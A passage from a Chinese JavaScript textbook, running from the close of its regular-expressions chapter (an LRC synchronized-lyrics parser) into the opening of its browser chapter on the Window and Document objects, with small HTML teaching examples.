    扣率:"discount",
    原站点数:"originalStation",
    订购数量:"stationCounts",
    销售金额:"salesSum",
    报价金额:"quoteSum"
};
```

例如： getPrice("1000, 5, $站点数, - ,* ", {station: 3})的计算结果为 1000 * (5 – 3) = 2000。

- 完整的计价公式编辑器源代码见随书光盘。

10.7.2　创建一个同步滚动歌词播放器

同步滚动歌词播放器是一种让歌曲的歌词和演唱同步的工具。它实现的关键是对歌词文本的正确解析。正则表达式正好提供合适的工具来完成这种歌词解析工作。

> 本例来自无忧脚本 www.51js.com。
> 原作者海浪，在此谨向作者表示由衷的感谢 ：）

10.7.2.1　需求分析——什么是同步滚动歌词播放器

我们知道，浏览器支持插件式嵌入媒体播放器，播放网络上的音频文件，比如一首 MP3 的歌曲。但是，普通的桌面播放器，除了正常播放以外，有的还可以支持卡拉 OK 式的歌词同步。那么，作为浏览

器插件，我们可不可以为播放器添加歌词同步功能呢？答案是，可以。一个同步滚动歌词播放器，看起来像图 10.10 这个样子：




图 10.10　同步滚动歌词播放器

注意，界面的左上部分，是标准的播放器插件界面，而右上和下部，则是我们需要用 JavaScript 实现的效果。

10.7.2.2　系统设计与实现——处理 LRC 歌词

要实现歌词的同步滚动，首先要了解 LRC 歌词的格式，一段标准的 LRC 歌词文本看起来大概像下面这个样子：

```
[ti:Eyes On Me]
[ar:王菲]
[al:]
[by: user]
[05:19][00:00]        Eyes On Me
唱 : 王菲
曲 : 植松伸夫 词 : 野岛一成
```

```
[00:28]Whenever sang my songs
[00:33]On the stage , on my own
[00:38]Whenever said my words
[00:44]Wishing they would be heard
[00:49]I saw you smiling at me
[00:54]Was it real or just my fantasy
[00:59]You'd always be there in the corner
[01:04]Of this tiny little bar

[01:10]My last night here for you
[01:16]samg old songs , just once more
[01:21]My last night here with you ?
[01:26]Maybe yes , maybe no
[01:31]I kind of liked it your way
[01:36]How you shyly placed your eyes on me
[01:42]Oh , did you ever know ?
[01:47]That I had mine on you

[04:32][01:54]Darling , so there you are
[04:37][01:59]With that look on your face
[04:43][02:05]As if you're never hurt
[04:48][02:10]As if you're never down
[04:53][02:16]Shall I be the one for you
[04:58][02:21]Who pinches you softly but sure
[05:05][02:27]If frown is shown then
[05:07][02:30]I will know that you are on dreamer

[03:04]So let me come to you
[03:10]Close as I wanted to be
[03:15]Close enough for me
[03:20]To feel your heart beating fast
[03:25]And stay there as I whisper
[03:31]How I love you peaceful eyes on me
[03:37]Did you ever know
[03:41]That I had mine on you

[03:48]Darling , so share with me
[03:54]Your love if you have enough
[03:59]Your tests if you're holding back
[04:04]Or pain if that's what it is
[04:09]How can I let you know
[04:15]I'm more than the dress and the voice
[04:21]Just reach me out then
[04:24]You will know that you're not dreaming
```

注意到上面的歌词包含一些信息，首先，最重要的是它的主题，其格式比较简单，是由[]包含的时

间格式和歌词的文字组成的。其次，它还包含一些曲目本身的信息，例如歌手、曲名、专辑和编者等。除此以外，它还可能有其他的标签或者注释，不过程序主要处理的是主体歌词和曲目信息，所以，通过下面的字符串和正则表达式处理将注释和其他标签从字符串中删除：

```
tt = tt.replace(/\[\:\][^$\n]*(\n|$)/g,"$1");          //去掉注解
tt = tt.replace(/\[[^\[\]\:]*\]/g,"");
tt = tt.replace(/\[[^\[\]]*[^\[\]\d]+[^\[\]]*\:[^\[\]]*\]/g,"");
tt = tt.replace(/\[[^\[\]]*\:[^\[\]]*[^\[\]\d\.]+[^\[\]]*\]/g,"");
tt = tt.replace(/<[^<>]*[^<>\d]+[^<>]*\:[^<>]*>/g,"");
tt = tt.replace(/<[^<>]*\:[^<>]*[^<>\d\.]+[^<>]*>/g,"");
                                                       //去掉除时间标签的其他标签
```

接下来，我们首先将通过正则表达式处理曲目信息，代码如下：

```
this.gsh="歌手:~1~\n 曲名:~2~\n 专辑:~3~\n 编者:~4~";
this.gsh=this.gsh.replace("~1~",(/\[ar:([^\[\]:]+)\]/i.test(tt))?RegExp.$1:"----");
this.gsh=this.gsh.replace("~2~",(/\[ti:([^\[\]:]+)\]/i.test(tt))?RegExp.$1:"----");
this.gsh=this.gsh.replace("~3~",(/\[al:([^\[\]:]+)\]/i.test(tt))?RegExp.$1:"----");
this.gsh=this.gsh.replace("~4~",(/\[by:([^\[\]:]+)\]/i.test(tt))?RegExp.$1:"----");
```

注意一下这个模式：/\[ar:([^\[\]:]+)\]/i，它匹配了歌手[ar:王菲]，其他几个模式类似地分别匹配曲名、专辑和编者。

这样，替换过之后，this.gsh 的值为：歌手:王菲 \n 曲名: Eyes On Me\n 专辑:---- \n 编者:user。

接下来，需要对歌词的主体部分进行解析，主要是时间和歌词。这一段稍稍有些复杂，首先是一个循环：

```
while(/\[[^\[\]]+\:[^\[\]]+\]/.test(tt))
{
    //匹配歌词的结构
    tt = tt.replace(/((\[[^\[\]]+\:[^\[\]]+\])+[^\[\r\n]*)[^\[]*/,"\n");
    //匹配到的部分进行处理
    //RegExp.$1 匹配到的是歌词前面的时间标记
    var zzzt = RegExp.$1;
    /^(.+\])([^\]]*)$/.exec(zzzt);
    //RegExp.$2 匹配到的是歌词本身的内容
    var ltxt = RegExp.$2;
    //把时间标记逐个拆开来，例如" [04:21] [04:25] "拆成["04:21", "04:25"]
    //有的歌词前面有多个时间标记是因为一些段落歌词是会重复唱的
    var eft = RegExp.$1.slice(1,-1).split("][");
    for(var ii=0; ii<eft.length; ii++)
    {
        //进一步将时间的小时与分钟拆开
        var sf = eft[ii].split(":");
        //得到按秒计算的时间
        var tse = parseInt(sf[0],10) * 60 + parseFloat(sf[1]);
        //再减去整首歌曲播放时的偏移时间，保存到 sso.t[0]结构中去
        //歌词内容 ltxt 被保存在 sso.n 中
        var sso = { t:[] , w:[] , n:ltxt }
```

```
            sso.t[0] = tse-this.oTime;
            //将整个结构存储进 this.inr 数组
            this.inr[this.inr.length] = sso;
        }
    }
```

分解出歌词主体中的时间和歌词，存入一个{ t:[] , w:[] , n:ltxt }的数据结构中去。其中属性 n 表示完整的单行歌词，属性 t 是一个数组，它的第一个元素表示这个歌曲段落的演奏延时（后面会看到它为什么是一个数组），而 w 属性将在后面被使用到。

接着将解析好的歌词按照延时次序排序：

```
this.inr = this.inr.sort( function(a,b){return a.t[0]-b.t[0];} );
```

由于有的歌词文件还支持<min:sec>的逐字或者逐词滚动格式，因此，下面用另一个循环来处理这种情况：

```
for(var ii=0; ii<this.inr.length; ii++)
{
    while(/<[^<>]+\:[^<>]+>/.test(this.inr[ii].n))
    {
        //匹配<min:sec>这样的格式
        this.inr[ii].n = this.inr[ii].n.replace(/<(\d+)\:([\d\.]+)>/,"%=%");
        //同样处理成按秒表示的时间
        var tse = parseInt(RegExp.$1,10) * 60 + parseFloat(RegExp.$2);
        //扣去整首歌的时间偏移，存放到 this.inr 的结构中去
        this.inr[ii].t[this.inr[ii].t.length] = tse-this.oTime;
    }
    lrcbc.innerHTML = "<font>"+ this.inr[ii].n.replace(/&/g,"&").replace(/</g,"&lt;").
    replace(/>/g,"&gt;").replace(/%=%/g,"</font><font>") +" </font>"; //高亮显示歌词
    var fall = lrcbc.getElementsByTagName("font");
    for(var wi=0; wi<fall.length; wi++)
      this.inr[ii].w[this.inr[ii].w.length] = fall[wi].offsetWidth;
    this.inr[ii].n = lrcbc.innerText;
}
```

这时候，歌词段落的数组 t 属性中存放的是逐字或者逐词的延时：

代码：

```
lrcbc.innerHTML = "<font>"+ this.inr[ii].n.replace(/&/g,"&").replace(/</g,"&lt;").
replace(/>/g,"&gt;").
replace(/%=%/g,"</font><font>") +" </font>";
```

用来处理歌词文本。而以下的方法通过定时器 setTimeout 将文本样式进行高亮切换：

```
lrcClass.prototype.golrcoll = function(s)
{
    //歌词在播放器内由下向屏幕上方滚动
    lrcoll.style.top = 25-(s++)*5;
    //播放中的歌词透明效果，利用虑镜，IE 有效
```

```
        lrcwt1.filters.alpha.opacity = 90-s*18;
        lrcwt5.filters.alpha.opacity = s*18+10;
        //如果还没有滚动到播放器显示范围之外，利用定时器继续滚动
        if(s<=5)
            //关于定时器 setTimeout 的内容，在本书的第 16 章有较详细的讨论
            this.hailang = setTimeout(this.cnane+".golrcoll("+s+")",120);
    }
```

- 完整的同步滚动歌词播放器源代码见随书光盘◉。

10.8 总结

本章详细介绍了正则表达式的概念、描述规则和作用。

JavaScript 对正则表达式提供了充分的支持，包括常量和构造函数两种创建方式，完备的正则表达式语法以及模式匹配的 String 和 RegExp 方法，包括：

String 方法：	
match()	匹配模式
replace()	用模式检索替换子串
search()	用模式检索子串
split()	拆分字符串
RegExp 方法：	
exec()	用模式检索匹配字符串
test()	用模式检索字符串匹配该模式的子串

本章通过实例详细介绍了正则表达式处理文本的能力，并且，在最后通过两个实际的例子详细地说明了 JavaScript 如何运用正则表达式来处理特定的文本格式。

第三部分　浏览器与 DOM

第 11 章　浏览器对象

通过前面的努力，我们已经熟悉了 JavaScript 语言本身。从本章起的 5 个连续章节里，我们将了解 JavaScript 客户端的运行环境。浏览器客户端为 JavaScript 提供了丰富的特性，大多数时候，这些特性遵循着 JavaScript 语言的基本规律，然而也有不少时候，一些特性会像顽皮的孩子般淘气，而你将会发现真正掌握它们要比掌握语言核心困难得多。不过请放心，前面我们打下的语言基础将会帮助你越过这些表面的障碍，从本质上更加接近于“道”。

到这里，你应该已经做好心理准备。是的，让我们从此地开始，向着程序员的第二个层次迈进。如果在学习的过程中感到吃力，请牢记我们之前所学到的技巧，多回头看看。

11.1　Window 对象——最基本的浏览器对象

Window 对象是我们接触的第一个也是最基本的一个浏览器对象。客户端 JavaScript 正是在 Window 对象提供的域空间中运行的。

11.1.1　Window 对象概览

Window 对象是浏览器提供的第一类对象，它的含义是浏览器窗口，每个独立的浏览器窗口或者窗口中的框架都是用一个 Window 对象的实例来表示的。Window 对象提供了许多有用的属性和方法，这些属性和方法被用来操作浏览器窗口的外观和引用浏览器页面的内容。我们在稍后的 11.1.3 小节中会详细介绍它们，下面，我们先通过简单的例子来积累对 Window 对象的初步印象：

例 11.1　Window 对象的属性

```
<html>
<head>
    <title>Example-11.1 列举 Window 对象的属性</title>
</head>
<body>
<script type="text/JavaScript">
<!--
//用 for…in 循环遍历出当前窗口 Window 对象的每一个属性
for(p in window) document.write(p+"<br>");
-->
</script>
```

```
</body>
</html>
```

执行结果如图 11.1 所示：




图 11.1　列举 Window 对象的属性

11.1.2　Window 对象的生命周期

同一般的 JavaScript 对象不同，Window 对象的生命周期比较特殊。通常来说，一个 Window 对象在某个浏览器进程被终止前总是存在的。也就是说，即使你关闭了某个浏览器窗口，这个窗口所引用的 Window 对象依然存在，除非这个浏览器进程已经被完全终止。

另外一种说法是，浏览器窗口引用的 Window 对象随着页面的跳转和关闭发生变化，但是直到你完全终止某个浏览器进程之前，浏览器窗口的 window 句柄（注意，一般习惯上用大写的 Window 来表示浏览器窗口对象，而用小写的 window 来表示窗口句柄，后续的章节中将沿用这个规则）总是存在的。

> 所谓“句柄(handler)”，通常是指引用某个具体对象实例的变量。例如，变量 a 的内容为对象 b（或者说变量 a 引用对象 b），那么我们说变量 a 是对象 b 的一个句柄。
>
> 注意，我们通常用首字母大写的单词来表示浏览器提供的对象，而用首字母小写的单词特指这个对象在浏览器当前窗口中的句柄名称。事实上这和浏览器提供的实际实现保持一致。例如，Window 对象是浏览器提供的对象，而 window 句柄则引用了当前窗口的 Window 对象实例。更多的时候，不论是提到 Window 对象，还是 window 域，我所要表达的其实都是相似的含义。与之类似的还有 Document 对象和 document 属性、Form 对象和 forms[]属性，Frame 对象和 Frames[]属性等等。

不管哪一种说法更加符合实际，总之 Window 对象的生命周期可以视为浏览器进程从开始到结束的整个过程，这一点有时候对于 JavaScript 程序来说是非常有利的。例如：

例 11.2　Window 对象的生命周期

```
<html>
<head>
    <title>Example-11.2 Window 对象的生命周期</title>
</head>
<body>
<script type="text/JavaScript">
<!--
var w = {};
//按下按钮后，利用下面定义的 createWin()方法打开一个新窗口，然后向新窗口输出
//一段文档，这段文挡中包括一个将新窗口自身关闭的按钮
function createWin()
{
    //open() 打开一个新的浏览器窗口，关于这个方法，在第 12 章有更详细的讨论
    w=window.open();
    //document.write() 向窗口写入一段文档
    w.document.write("<button onclick='window.close()'>关闭这个窗口</button>");
}
-->
</script>
<button onclick='createWin()'>点击创建一个新窗口</button>
<button onclick='alert(w.closed)'>（即使创建的窗口关闭，这个 Window 句柄依然存在）</button>
</body>
</html>
```

在浏览器中，全局变量 window 总是引用当前窗口的 Window 对象。另外由于客户端 JavaScript 默认的作用域总是指向当前的 Window 对象，因此要访问当前窗口 Window 对象的属性，可以默认 window 域。

一般在客户端浏览器 JavaScript 中，我们默认当前 Window 对象（即 window 域）的属性等同于全局变量。而且，浏览器文档中的任何直接定义的全局变量和函数，事实上也都等同于当前 Window 对象的属性或方法，反之亦然。这个特性为我们提供了在当前窗口调用其他窗口和其他框架中的全局变量或全局函数的手段，在多窗口(11.1.4 节)和多框架（11.4 节）应用中我们会通过实际例子来进一步讨论。

注意，我们一般在当前窗口应用全局变量或函数时并不加上域 window，例如：

```
function a(x){
    alert(x);
}
a(10);
```

window.a(10); //尽管这样是合法的，但我们通常并不刻意这么做

相反的，如果我们调用的是 Window 对象的固有属性，我们通常也不会省略前面的 window 域。例如：

```
window.open('abc.html');
```

我们一般不会写成

```
open('abc.html');
```

尽管这两种方式其实是等价的。

11.1.3　Window 对象的属性和方法

Window 对象提供了丰富的属性和方法，在这一节里，我们将列出它们中的一部分，如表 11.1 所示。这些属性和方法在后续的章节里我们会反复用到，而且有机会更深入地讨论它们。要了解更全面的 Window 对象的内容，可以参考 JavaScript 客户端手册或者 XHTML 标准文档。

表 11.1　Window 对象的常用属性和方法

名　称	类　型	说　明
Alert	方法	弹出简单提示框
AttachEvent	方法	注册事件（IE 有效）
Blur	方法	窗口失去焦点
ClearInterval	方法	停止计数器运行
ClearTimeout	方法	取消定时器
clientInformation	属性	客户端信息
clipboardData	属性	剪贴板数据
close	方法	关闭当前窗口
closed	属性	当前窗口是否关闭
confirm	方法	确认对话框
createPopup	方法	构造弹出窗口（IE 有效）
defaultStatus	属性	默认状态栏
detachEvent	方法	取消注册的事件（IE 有效）
dialogArgument	属性	模态对话框参数（IE 有效）
dialogHeight	属性	模态对话框高度（IE 有效）
dialogLeft	属性	模态对话框左上角横坐标（IE 有效）
dialogTop	属性	模态对话框左上角纵坐标（IE 有效）
dialogWidth	属性	模态对话框宽度（IE 有效）
document	属性	当前窗口的 Document 对象引用
event	属性	事件参数（IE 有效）
execScript	方法	执行脚本（IE 有效）
external	属性	浏览器扩展对象（IE 有效）
focus	方法	窗口获得焦点
frameElement	属性	窗口框架元素的引用
frames	属性	当前窗口中的框架
history	属性	当前窗口中的 History 对象引用
images	属性	当前窗口中的图片引用

续表

名　称	类　型	说　明
length	属性	当前窗口中框架的数量
location	属性	当前窗口中的 Location 对象
menuArguments	属性	上下文菜单参数
moveBy	方法	移动窗口
moveTo	方法	移动窗口
name	属性	当前窗口的名字
navigate	方法	浏览某个 URL
navigator	属性	当前窗口的 Navigator 对象引用
open	方法	打开新窗口
opener	属性	父窗口引用
option	属性	下拉列表选项构造器
parent	属性	当前窗口的父框架
print	方法	打印当前窗口中的文档内容
prompt	方法	询问对话框
resizable	属性	窗口是否允许改变大小
resizeBy	方法	改变窗口大小
resizeTo	方法	改变窗口大小
returnValue	属性	设置窗口返回值（IE 有效）
screen	属性	当前窗口的 Screen 对象引用
screenLeft	属性	屏幕偏移量
screenTop	属性	屏幕偏移量
scroll	方法	控制滚动条
scrollBy	方法	控制滚动条
scrollTo	方法	控制滚动条
self	属性	当前窗口自身的引用
setInterval	方法	设置计数器
setTimeout	方法	设置定时器
showHelp	方法	显示一个帮助文档（IE 有效）
showModalDialog	方法	模态对话框（IE 有效）
showModelessDialog	方法	非模态对话框（IE 有效）
status	属性	状态栏
top	属性	当前窗口的最上层框架的引用
toString	方法	转为字符串
unadorned	属性	是否对窗口进行修饰（IE 有效）
window	属性	当前窗口自身的引用

11.1.4　一个多窗口应用的例子

window.open 属性允许 Web 应用创建和操作多个浏览器窗口，并在这些窗口之间传输和控制数据交互，这样的应用被称作“多窗口应用”，下面给出一个简单的例子：

例 11.3　多窗口应用

```
<html>
<head>
    <title>Example-11.3 多窗口应用</title>
</head>
<body>
<script type="text/JavaScript">
<!--
function createWin()
{
    var w = window.open();
    //用窗口句柄 w 调用新窗口的 document.write()方法，innerText 和 textContent 是为了兼容
    //Internet Explorer 和 Firefox 两种浏览器
    w.document.write(document.getElementsByTagName("textarea")[0].innerText
    || document.getElementsByTagName("textarea")[0].textContent);
}
-->
</script>
<textarea style="width:400px;height:150px;"></textarea><br/>
<button onclick='createWin()'>创建窗口</button>
</body>
</html>
```

执行结果如图 11.2 所示：

图 11.2　多窗口应用

JavaScript 操作多个窗口看似非常简单，但是实际使用时却需要小心谨慎，因为多窗口之间实际上是一种“异步”的模式，当你要从一个子窗口获取数据时，必须确定它确实已经被装载完成。一种比较安全的做法是，利用子窗口将数据“推”过来，而不是用父窗口向子窗口“拉”数据，但是，如果能够实现子窗口“拉”数据的模式，将能够让代码具有更高的通用性，代价是使得程序控制流变得复杂，而且有可能埋下隐患。相当难的一个取舍，总之，要小心行事。

11.2　Document 对象——浏览器窗口文档内容的代表

Document 对象是浏览器的一个重要对象，它代表着浏览器窗口的文档内容。

11.2.1　Document 对象概览

一个浏览器窗口装载一个新的页面时，总是初始化一个新的 Document 对象。前面已经说过，浏览器 Window 对象的 document 属性总是引用当前已初始化的 Doucment 对象。

Document 对象和它呈现给 JavaScript 程序的元素集合构成了文档对象模型（DOM）。W3C 组织（www.w3c.org）标准化了 DOM，发行了该标准的两个版本，分别为 1 级 DOM 和 2 级 DOM。近来的浏览器实现了这两个标准的大部分内容。本书前面曾经提到和后面将要提到的 DOM 就是指这两个标准在浏览器上的实现版本。

W3C DOM 是 XML 和 HTML 文档通用的文档对象模型，在这个标准中，Document 对象提供了两种文档通用的功能。HTML 专用的功能由 HTMLDocument 子类提供。

DOM 是客户端 JavaScript 最重要的概念，使用 JavaScript 实现客户端应用程序从很大程度上而言是通过 JavaScript 语言来操作 DOM 对象，改变它们的属性和行为方式。因此本书将用完整的第 12 章来专门介绍 DOM 的概念和特性，它是本书第三部分最重要的章节，同时也是整本书的核心内容之一。

在本章我们将介绍的 Document 特性早于 W3C 标准，它是一个通用的实现，通常被称为 0 级 DOM，任何支持 JavaScript 的浏览器中都可以使用本章介绍的技术，并且它们中的绝大部分也已经是 1 级 DOM 的一部分。关于 1 级 DOM 和 2 级 DOM 的详细内容将在下一章中作进一步的讨论。

下面我们先通过一组简单的例子来对 Document 对象积累一些感性的认识：

```
document.title="I'm document title!";    //修改文档标题
document.open();                         //开启文档
document.write("some words^^");          //写入数据
document.writeln("some words^^");        //写入数据
document.close();                        //关闭文档
```

11.2.2　动态生成的文档

Document 对象的一个很重要的特性是能够创建和修改一个文档，W3C 标准规定了 Doucment 对象支持 XML 和 HTML 两种文档。

Doucment 对象定义了 4 个方法，来对文档进行创建和修改操作。这 4 个方法分别是：

open()

open 方法产生一个新的文档，擦掉已有的文档的内容。

close()

close 方法关闭或结束 open 方法打开的文档。

write()

把文本附加到当前打开的文档。

writeln()

把文本附加到当前打开的文档，并输出一个换行符。

其中 write()方法我们在之前已经见过了，它经常被用于向正在解析的 HTML 文档中动态输出文本内容。下面我们再通过一个例子来进一步说明 wirte()和其他 3 个方法的用法。

例 11.4　Document 对象的使用

```
<html>
<head>
    <title>Example-11.4 Document 对象的使用</title>
</head>
<body>
Input your name: <input type="text" id="name" value=""/>
<button onclick="Greeting()">Greeting</button>
<script type="text/JavaScript">
<!--
function Greeting()
{
    //打开一个新窗口，将句柄赋给 newWin
    var newWin = window.open();
    //获得 id 为"name"的 DOM 元素，这里是指上面的那个 input 框
    var name = document.getElementById("name");
    with(newWin.document)
    {
        open();
            //通常这里的 open()可以省略，在执行 write 前浏览器会自动执行 document.open()的动作
            //开始向新窗口的文挡写入信息
        write("Hello,");
        write(name.value);
        write("<br/>");
        write("Nice to see you!");
        write("<br/>");
        write("Some notes for you:<br/><textarea style='width:280;height:100'>");
        writeln("Here is some message...");
            //writeln 与 write 的不同之处在于 writeln 在字符串的末尾多输出一个\n
        writeln("Here is another...");
        write("</textarea></br>");
        write("<button onclick='self.close()'>Good bye!</button>");
        close(); //close() 关闭文档，通常它也可以被省略，浏览器会自动执行
    }
}
-->
</script>
```

```
</body>
</html>
```

执行结果如图 11.3（1）、（2）所示：




图 11.3（1） Document 对象的使用




图 11.3（2） Document 对象的使用

严格地说，write()方法和 writeln()方法是将文本按照特定的格式输出到 document 对象所绑定的终端的，区别是，至于终端怎么解析这些文本，write()和 writeln()并不关心。例如，在浏览器中，处理文本时，回车符号“\n”并不作为实际的换行呈现给用户，而
标记是 HTML 的换行符号，所以用 writeln()输出普通的文本到 Web 浏览器页面，并不能让用户看到换行的效果，这一点需要牢记。

11.2.3　Document 对象的基本信息

Document 对象的基本属性描述了 Document 文档本身的元信息以及文档相对于外界的安全信息，这些基本属性包括 title、domain、referrer、location、URL 以及 lastModified。

title 属性是一个字符串，它引用的是文档的标题，它的值总是等同于 HTML 文档中位于标记<title>和</title>之间的文本。这个值既可以被读，也可以被写。修改 title 属性引用的值将导致文档的标题内容被修改。例如：

例 11.5　修改文档的标题

```
<html>
<head>
    <title>Example-11.5 修改文档的标题</title>
</head>
<body>
<input type="text" id="title" value="无忧脚本"/>
<button onclick="changeTitle();">更改标题</button>
<script type="text/JavaScript">
<!--
function changeTitle()
{
    var title = document.getElementById("title");
        //document.getElementById()方法根据指定的 id 得到相应的 DOM 对象
        //关于这个方法的详细讨论，留待下一章展开
    document.title = title.value;
        //这个语句用来更换文档标题，从这里我们看到
        //对 document.title 的赋值可以直接改变浏览器窗口的标题
}
changeTitle();
-->
</script>
</body>
</html>
```

执行结果如图 11.4 所示：

domain 属性是一个只读字符串，它的值总是等于提供文档页面的 Web 服务器所在的域。Document

对象的 domain 属性使处于同一 Internet 域中的相互信任的 Web 服务器在网页交互时能协同地放松某项安全性限制。关于这个属性以及信息安全的话题，将在本书的第 20 章作更深入的讨论。

referrer 属性也是字符串，它包含了把浏览器带到当前文档的链接，这个属性不太常用，但是在某些情况下相当有用。如果当前页面不是从其他页面跳转过来的，那么 document 的 referrer 属性为空字符串。

